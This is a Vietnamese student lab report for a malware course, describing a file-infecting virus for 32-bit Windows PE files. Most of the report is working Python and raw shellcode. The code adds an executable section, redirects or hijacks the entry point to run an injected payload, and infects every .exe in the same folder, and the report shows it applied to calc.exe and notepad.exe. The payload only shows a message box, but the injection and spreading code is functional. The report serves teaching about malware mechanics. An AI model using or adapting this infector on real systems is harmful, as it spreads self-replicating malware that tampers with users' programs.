

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động mã độc

Tên chủ đề: File Injection Virus

GVHD: Phan Thế Duy

1.THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.021.ATCL

STT	Họ và tên	MSSV	Email
1	Hồ Ngọc Thiện	21522620	21522620@gm.uit.edu.vn
2	Chu Nguyễn Hoàng Phương	21552483	21522483@gm.uit.edu.vn

1. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Mức yêu cầu 01 - RQ01 (3đ): Thực hiện chèn mã độc vào process bình thường bằng cách sử dụng section .reloc, tạo và nối mới section trong tập tin thực thi để tiêm payload của virus (hoặc kỹ thuật process hollowing).

Mức yêu cầu 02 - RQ02 (2đ): Virus đạt được RQ01 và có khả năng lây nhiễm qua các file thực thi khác cùng thư mục khi người dùng kích hoạt tập tin chủ.

- Với yêu cầu 1 và 2, em đã tạo mới section trong tập tin thực thi để tiêm payload của virus và tạo hàm để lây nhiễm các file thực thi khác cùng thư mục như sau:

+ Hàm tạo payload: sẽ bao gồm địa chỉ của Caption, địa chỉ của Text, địa chỉ của hàm MessageBox và địa chỉ của Entry-Point ban đầu. Cùng với đó là nội dung payload của Caption và Text.

```
def generatePayload(msgBoxOff, oep, captionRVA, textRVA, Size):
    """
    caption: Infection by NT230:
    \x49\x00\x6E\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6F\x00\x6E\x00\x20
    \x00\x62\x00\x79\x00\x20\x00\x4E\x00\x54\x00\x32\x00\x33\x00\x30\x00\x00\x00
    text: 21522492-21522312:
    \x32\x00\x31\x00\x35\x00\x32\x00\x32\x00\x34\x00\x39\x00\x32\x00\x2D\x00\x32
    \x00\x31\x00\x35\x00\x32\x00\x32\x00\x33\x00\x31\x00\x32
    """
    caplitle = captionRVA.to_bytes(4, 'little')
    textlitle = textRVA.to_bytes(4, 'little')
    msgBoxlitle = msgBoxOff.to_bytes(4, 'little')
    oepLitle = oep.to_bytes(4, byteorder='little', signed=True)

    payload = b'\x6a\x00\x68' + caplitle + b'\x68' + textlitle + b'\x6a\x00\xff\x15' + msgBoxlitle + b'\xe9' + oepLitle + b'\x00\x00\x00\x00\x00\x00'
    payload += b'\x49\x00\x6E\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6F\x00\x6E\x00\x20\x00\x62\x00\x79\x00\x20\x00\x4E\x00\x54\x00\x32\x00\x33\x00\x30\x00\x00\x00'
    payload += b'\x32\x00\x31\x00\x35\x00\x32\x00\x32\x00\x31\x00\x35\x00\x32\x00\x32\x00\x34\x00\x39\x00\x32\x00\x2D\x00\x32'
    payload += b'\x00\x31\x00\x35\x00\x32\x00\x32\x00\x33\x00\x31\x00\x32'
    # print(payload)
    return payload
```

+ Hàm tạo mới section: Cụ thể cách làm chúng em đã chú thích đầy đủ trong phần code đính kèm.

```
def createNewSection(pe):
    # lấy section cuối
    lastSection = pe.sections[-1]
    # tạo 1 đối tượng section mới theo cấu trúc Section của file pe muốn lấy nhiệm
    newSection = pefile.SectionStructure(pe, __IMAGE_SECTION_HEADER_format__)
    # cho dữ liệu của section mới tạo này mặc định bằng null hết
    newSection.__unpack__(bytearray(newSection.sizeof()))

    # đặt section header nằm ngay sau section header cuối cùng(giả sử có đủ khoảng trống)
    newSection.set_file_offset(lastSection.get_file_offset() + lastSection.sizeof())
    # gán tên Section mới là .test
    newSection.Name = b'.test'
    # cho section mới có kích thước 100 byte
    newSectionSize = 100
    newSection.SizeOfRawData = align(newSectionSize, pe.OPTIONAL_HEADER.FileAlignment)
    # gán raw address cho section mới
    newSection.PointerToRawData = len(pe.__data__)
    print("New section raw address is 0x%08x" % (newSection.PointerToRawData))
    # gán kích thước cho Virtual Address của section mới
    newSection.Misc = newSection.Misc_PhysicalAddress = newSection.Misc_VirtualSize = newSectionSize
    # gán địa chỉ ảo cho section mới
    newSection.VirtualAddress = lastSection.VirtualAddress + align(lastSection.Misc_VirtualSize, pe.OPTIONAL_HEADER.SectionAlignment)
    print("New section virtual address is 0x%08x" % (newSection.VirtualAddress))
    newSection.Characteristics = 0xE0000040 # giả trị cờ cho phép read | execute | code

    return newSection
```

+Hàm nối section để tạo payload:

```
def appendPayload(filePath):
    pe = pefile.PE(filePath)
    print("\n-----Infesting " + filePath + "-----\n")
    # tạo section mới
    newSection = createNewSection(pe)
    # lấy địa chỉ của hàm MessageBoxW được import vào
    msgBoxOff = findMsgBox(pe)

    # tính VA của caption và text theo công thức RA - Section RA = VA - Section VA
    captionRVA = 0x20 + newSection.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
    textRVA = 0x46 + newSection.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase

    # tính relative virtual address của OEP để sử dụng nó với lệnh jump quay lại ban đầu
    oldEntryPointVA = pe.OPTIONAL_HEADER.AddressOfEntryPoint + pe.OPTIONAL_HEADER.ImageBase
    newEntryPointVA = newSection.VirtualAddress + pe.OPTIONAL_HEADER.ImageBase
    jmp_instruction_VA = newEntryPointVA + 0x14

    RVA_oep = oldEntryPointVA - 5 - jmp_instruction_VA

    # tạo payload ứng với các địa chỉ vừa mới tính
    payload = generatePayload(msgBoxOff, RVA_oep, captionRVA, textRVA, newSection.SizeOfRawData)

    # tạo 1 đối tượng bytearray để lưu payload
    dataOfNewSection = bytearray(newSection.SizeOfRawData)
    for i in range(len(payload)):
        dataOfNewSection[i] = payload[i]

    # điều chỉnh Entry Point
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = newSection.VirtualAddress
```

```
# Tăng kích thước Size of Image thêm 100
pe.OPTIONAL_HEADER.SizeOfImage += align(100, pe.OPTIONAL_HEADER.SectionAlignment)

# tăng số lượng section
pe.FILE_HEADER.NumberOfSections += 1

# thêm section mới vào sau file
pe.sections.append(newSection)
pe.__structures__.append(newSection)

# thêm dữ liệu của section mới vào vùng section mới thêm vào
pe.__data__ = bytearray(pe.__data__) + dataOfNewSection
# ghi dữ liệu và đóng file
pe.write(filePath)
pe.close()
print(filePath + " was infected.")
```


+ Cuối cùng là viết hàm để lây nhiễm tập tin thực thi trong cùng thư mục. Nếu tập tin là tập tin thực thi (kết thúc bằng đuôi exe) thì tiến hành lây nhiễm, Nếu tập tin đã bị lây nhiễm rồi thì in thông báo " no need to infect ".

```
if __name__ == '__main__':
    # lấy đường dẫn thư mục hiện tại
    current_dir = getcwd()
    # lấy tên từng file exe trong thư mục hiện tại
    files_name = [f for f in listdir(current_dir) if (isfile(join(current_dir, f))&f.endswith(".exe"))]
    for file in files_name:
        # xác định tên của section cuối có phải là .test hay không
        pe = pefile.PE(file)
        lastSection = pe.sections[-1]
        lastSectionName = lastSection.Name.decode('UTF-8').rstrip('\x00')
        pe.close()

        if pe.FILE_HEADER.Machine == 0x8664:
            print(file + " is 64-bit => cannot infect")
        elif lastSectionName == ".test":
            print(file + " have " + lastSectionName + " section => no need to infect")
        else:
            print(file + " need to infect")
            appendPayload(file)
```

- Kết quả chạy code như sau :

+ Ban đầu, em có 2 file là calc.exe và notepad.exe hoàn toàn bình thường, và nằm cùng thư mục.



+ Sau khi chạy code python, ta thu được kết quả là :


Tập tin mà em tiến hành lây nhiễm là calc.exe, Do file này chưa hề bị lây nhiễm nên in ra thông báo “ calc.exe need to infect “. Tiếp theo nó in ra New section RA và New Section VA, địa chỉ của MessageBox và file calc.exe đã bị lây nhiễm (was infected), cùng với đó là thông báo rằng trong thư mục hiện tại có 1 file cần được lây nhiễm (need to infect) là file notepad.exe. Cuối cùng tiến hành lây nhiễm notepad.exe và tương tự, cũng in ra New section RA và New Section VA, địa chỉ của MessageBox và file notepad.exe đã bị lây nhiễm (was infected),

```

EXPLORER
VIRUSEX
  > NT230
  > VIRUS
    calc.exe
    Ex1-G01.py
    notepad.exe
  Ex1-G01.py X
VIRUS > Ex1-G01.py
70 def appendPayload(filePath):
71     newEntryPointVA = newSection.VirtualAddress - pe.OPTIONAL_HEADER.ImageBase
72     jmp_instruction_VA = newEntryPointVA + 0x14
73
74     RVA_oeop = oldEntryPointVA - 5 - jmp_instruction_VA
75
76     # tạo payload ứng với các địa chỉ vừa mới tính
77     payload = generatePayload(msgBoxOff, RVA_oeop, captionRVA, textRVA, newSection.SizeOfRawData)
78
79     # tạo 1 đối tượng bytearray để lưu payload
80     dataOfNewSection = bytearray(newSection.SizeOfRawData)
81     for i in range(len(payload)):
82         dataOfNewSection[i]=payload[i]
83
84     # điều chỉnh Entry Point
85     pe.OPTIONAL_HEADER.AddressOfEntryPoint = newSection.VirtualAddress
86
87
88
89
90
91
92
93
94
95
96
97
98
99
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS> python .\Ex1-G01.py -f .\calc.exe
calc.exe need to infect
-----Infecting calc.exe-----
New section raw address is 0x0001c000
New section virtual address is 0x0001f000
Found MessageBoxW at 0x010011a8
calc.exe was infected.
notepad.exe need to infect
-----Infecting notepad.exe-----
New section raw address is 0x00010e00
New section virtual address is 0x00014000
Found MessageBoxW at 0x01001268
notepad.exe was infected.
PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS>

```

+ Tiến hành mở file ta thấy được thông báo về Caption và Text mà ta đã định nghĩa ở trên, khi tắt thông báo thì hoàn toàn có thể quay lại chức năng ban đầu của tập tin.



Cụ thể full code chúng em sẽ đính kèm trong bài nộp!!!



- Mức yêu cầu 03 - RQ03 (5đ): Thay vì thay đổi Entry-point của chương trình, Hãy áp dụng lần lượt 02 chiến lược lây nhiễm trong nhóm kỹ thuật Entry-Point Obscuring (EPO) virus – che giấu điểm đầu vào thực thi của mã virus (virus code) cho Virus đã thực hiện ở RQ01/RQ02. Một số dạng EPO-virus có thể xem xét để thực hiện yêu cầu này bao gồm:

- o Call hijacking EPO virus
- o Import Address Table-replacing EPO virus.
- o TLS-based EPO virus

Trong phần này, tụi em đã tìm hiểu kỹ thuật Hijacking và áp dụng thành công tấn công file notepad.exe và calc.exe . Trong file này, tụi em đã dùng Odbg201h để tìm được địa chỉ mà entry point của file thực thi nhảy đến để thực thi chương trình, sau đó tụi em thay đổi địa chỉ nhảy này thành địa chỉ shellcode và truyền shellcode xong thì quay về thực thi chương trình.

Trong cuộc tấn công này tụi em lợi dụng lệnh jump tại entry point để thực hiện tấn công, vì đã có lệnh jump sẵn nên ta chỉ thay đổi địa chỉ jump chứ không cần thay đổi entry point.

Cụ thể cách làm tụi em đã chú thích trong phần code.

```
import pefile
import argparse
import sys

shellcode = bytes(
b""
b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31"
b"\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b"
b"\x46\x08\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3"
b"\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45"
b"\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
b"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31"
b"\xff\x31\xc0\xff\xac\x84\xc0\x74\x07\xc1\xcf\x0d"
b"\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a"
b"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
b"\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
b"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec"
b"\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8"
b"\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64"
b"\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
b"\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d"
```

```

b"\xbc\x87\x1c\x24\x52\xe8\x5f\xff\xff\xff\x68\x33"
b"\x30\x58\x20\x68\x20\x4e\x54\x32\x68\x6e\x20\x62"
b"\x79\x68\x63\x74\x69\x6f\x68\x49\x6e\x66\x65\x31"
b"\xdb\x88\x5c\x24\x12\x89\xe3\x68\x33\x58\x20\x20"
b"\x68\x32\x32\x34\x38\x68\x2d\x32\x31\x35\x68\x32"
b"\x36\x32\x30\x68\x32\x31\x35\x32\x31\xc9\x88\x4c"
b"\x24\x11\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff"
b"\xd0\x31\xc0\x50\xff\x55\x08"
)
# Check PE file đã từng bị tấn công chưa

# Tìm 1 vùng đủ lớn để có thể chèn shellcode vào chương trình
# Trả về giá trị new Entry Point và new Raw Offset
def findEmptySpace(shellcodeSize: int):
    global pe
    # Đọc file
    filedata = open(file, "rb")
    print("Empty size: " + str(shellcodeSize) + " bytes")
    # Lấy giá trị Image Base
    imageBaseHex = int('0x{:08x}'.format(pe.OPTIONAL_HEADER.ImageBase), 16)
    # Dò từng sec của file PE để tìm vùng nhớ đủ lớn chèn payload
    hint = 0
    for sec in pe.sections:
        # Nếu kích thước của section trên disk != 0
        if (sec.SizeOfRawData != 0):
            # position là điểm bắt đầu
            position = 0
            # count để đếm số bytes còn sống
            count = 0
            filedata.seek(sec.PointerToRawData, 0)
            # Duyệt qua các bytes trong section, nếu bytes trống thì + count lên
            data = filedata.read(sec.SizeOfRawData)
            for byte in data:
                position += 1
                if (byte == 0x90):
                    hint += 1
                else:
                    hint = 0
                if (hint < 4):
                    if (byte == 0x00):
                        count += 1
            # Nếu bytes không trống => Vùng trống liên tiếp kết thúc
            else:
                # => Kiểm tra xem vùng nhớ vừa rồi có đủ để bỏ payload
                không

                if count > shellcodeSize:
                    # Nếu có thì return ra giá trị Entry point mới

```



```

raw_addr = sec.PointerToRawData + position - count - 1
vir_addr = imageBaseHex + sec.VirtualAddress + position
- count - 1

#Cấp quyền write | Execute cho vùng nhớ này để chạy
payload

sec.Characteristics = 0xE0000040
# Raw_addr là thứ tự bytes trên file, vir_addr là địa
chỉ ảo trên RAM

return vir_addr, raw_addr
count = 0
else:
    filedata.close()
    sys.exit("This file already infected")
filedata.close()

# Build phần input từ console; --file/-fi để nhập file cần tấn công
parser = argparse.ArgumentParser()
parser.add_argument('--file', '-fi', dest='file')
args = parser.parse_args()

# Main
# Load file do người dùng nhập
file = args.file # File gốc
newFile = args.file # File để tấn công
# Chuyển thành PE object để tương tác bytes
pe = pefile.PE(file)
# Lấy giá trị image base
imageBase = pe.OPTIONAL_HEADER.ImageBase
# Thử tìm vùng trống, không có thì không tấn công được.
try:
    newEntryPoint, newRawOffset = findEmptySpace((4 + len(shellcode)) + 10)
except Exception as error:
    sys.exit(error)

# Lấy Entry Point ban đầu của chương trình
origEntryPoint = (pe.OPTIONAL_HEADER.AddressOfEntryPoint)
# Gán lại Entry Point
pe.OPTIONAL_HEADER.AddressOfEntryPoint = newEntryPoint - imageBase
# Giá trị nhảy về sau khi chạy payload xong = giá trị ban đầu entry point nhảy tới.
returnAddress = (origEntryPoint + imageBase + 18).to_bytes(4, 'little')
#print((returnAddress))
# Thêm giá trị nhảy về (entry point đầu tiên) vào payload vào eax
shellcode += (b"\xB8" + returnAddress)
paddingBytes = b""

# Padding vào sau shellcode
if len(shellcode) % 4 != 0:
    paddingBytes = b"\x90" * 10

```

```

    shellcode += paddingBytes
# move shellcode vào eax
shellcode += (b"\xFF\xD0")

# Padding vào trước shellcode để làm hint
shellcode = b"\x90\x90\x90\x90" + shellcode

# Add shellcode vào chương trình
pe.set_bytes_at_offset(newRawOffset, shellcode)
# Add shellcode để tại entry point thay vì nhảy đến thực thi thì nhảy đến shellcode
pe.set_bytes_at_offset(1536, b"\xE9\x1A\x53\x01\x00")

# Save and close files
pe.write(newFile)

pe.close()
print("\n")

```

- Kết quả :


The screenshot shows a Windows IDE with the following components:

- EXPLORER:** Shows a folder named 'VIRUSEX' containing 'NT230' and 'VIRUS'. Inside 'VIRUS' are 'calc.exe', 'Ex1-G01.py', and 'notepad.exe'.
- EDITOR:** Displays the code for 'Ex1-G01.py'. The code includes comments in Vietnamese and Python code for finding empty space in a PE file and injecting shellcode. A message box 'Infection by NT230' is overlaid on the code.
- TERMINAL:** Shows the command prompt output:


```

PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS> .\calc.exe
PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS>

```



```
EXPLORER
VIRUSEX
Search (Ctrl+Shift+F)
VIRUS
calc.exe
Ex1-G01.py
notepad.exe

Ex1-G01.py X
VIRUS > Ex1-G01.py
28 b"\x24\x11\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff"
29 b"\xd0\x31\xc0\x50\xff\x55\x08"
30 )
31 # Check PE file đã từng bị tấn công chưa
32
33
34
35 # Tìm 1 vùng đủ lớn để có thể chèn shellcode vào chương trình
36 # Trả về giá trị new Entry Point và new Raw Offset
37 def findEmptySpace(shellcodeSize: int):
38     global pe
39     # Đọc file
40     filedata = open(file, "rb")
41     print("Empty size: " + str(shellcodeSize) + " bytes")
42     # Lấy giá trị Image Base
43     imageBaseHex = int('0x{:08x}'.format(pe.OPTIONAL_HEADER.ImageBase), 16)
44     # Dò từng sec của file PE để tìm vùng nhớ đủ lớn chèn shellcode
45     hint = 0
46     for sec in pe.sections:
47         # Nếu kích thước của section trên disk !=
48         if (sec.SizeOfRawData != 0):
49             # position là điểm bắt đầu
50             position = 0
51             # count để đếm số bytes còn sống
52             count = 0
53             filedata.seek(sec.PointerToRawData, 0)
54             # Duyệt qua các bytes trong section, nếu bytes trống thì + count lên
55             data = filedata.read(sec.SizeOfRawData)
```

PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS> .\calc.exe
PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS> .\notepad.exe
PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS> python .\Ex1-G01.py -f .\notepad.exe
Empty size: 297 bytes

PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS> .\notepad.exe
PS C:\Users\Ngoc Thien\Desktop\VirusEx\VIRUS>

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX và .PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).
Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT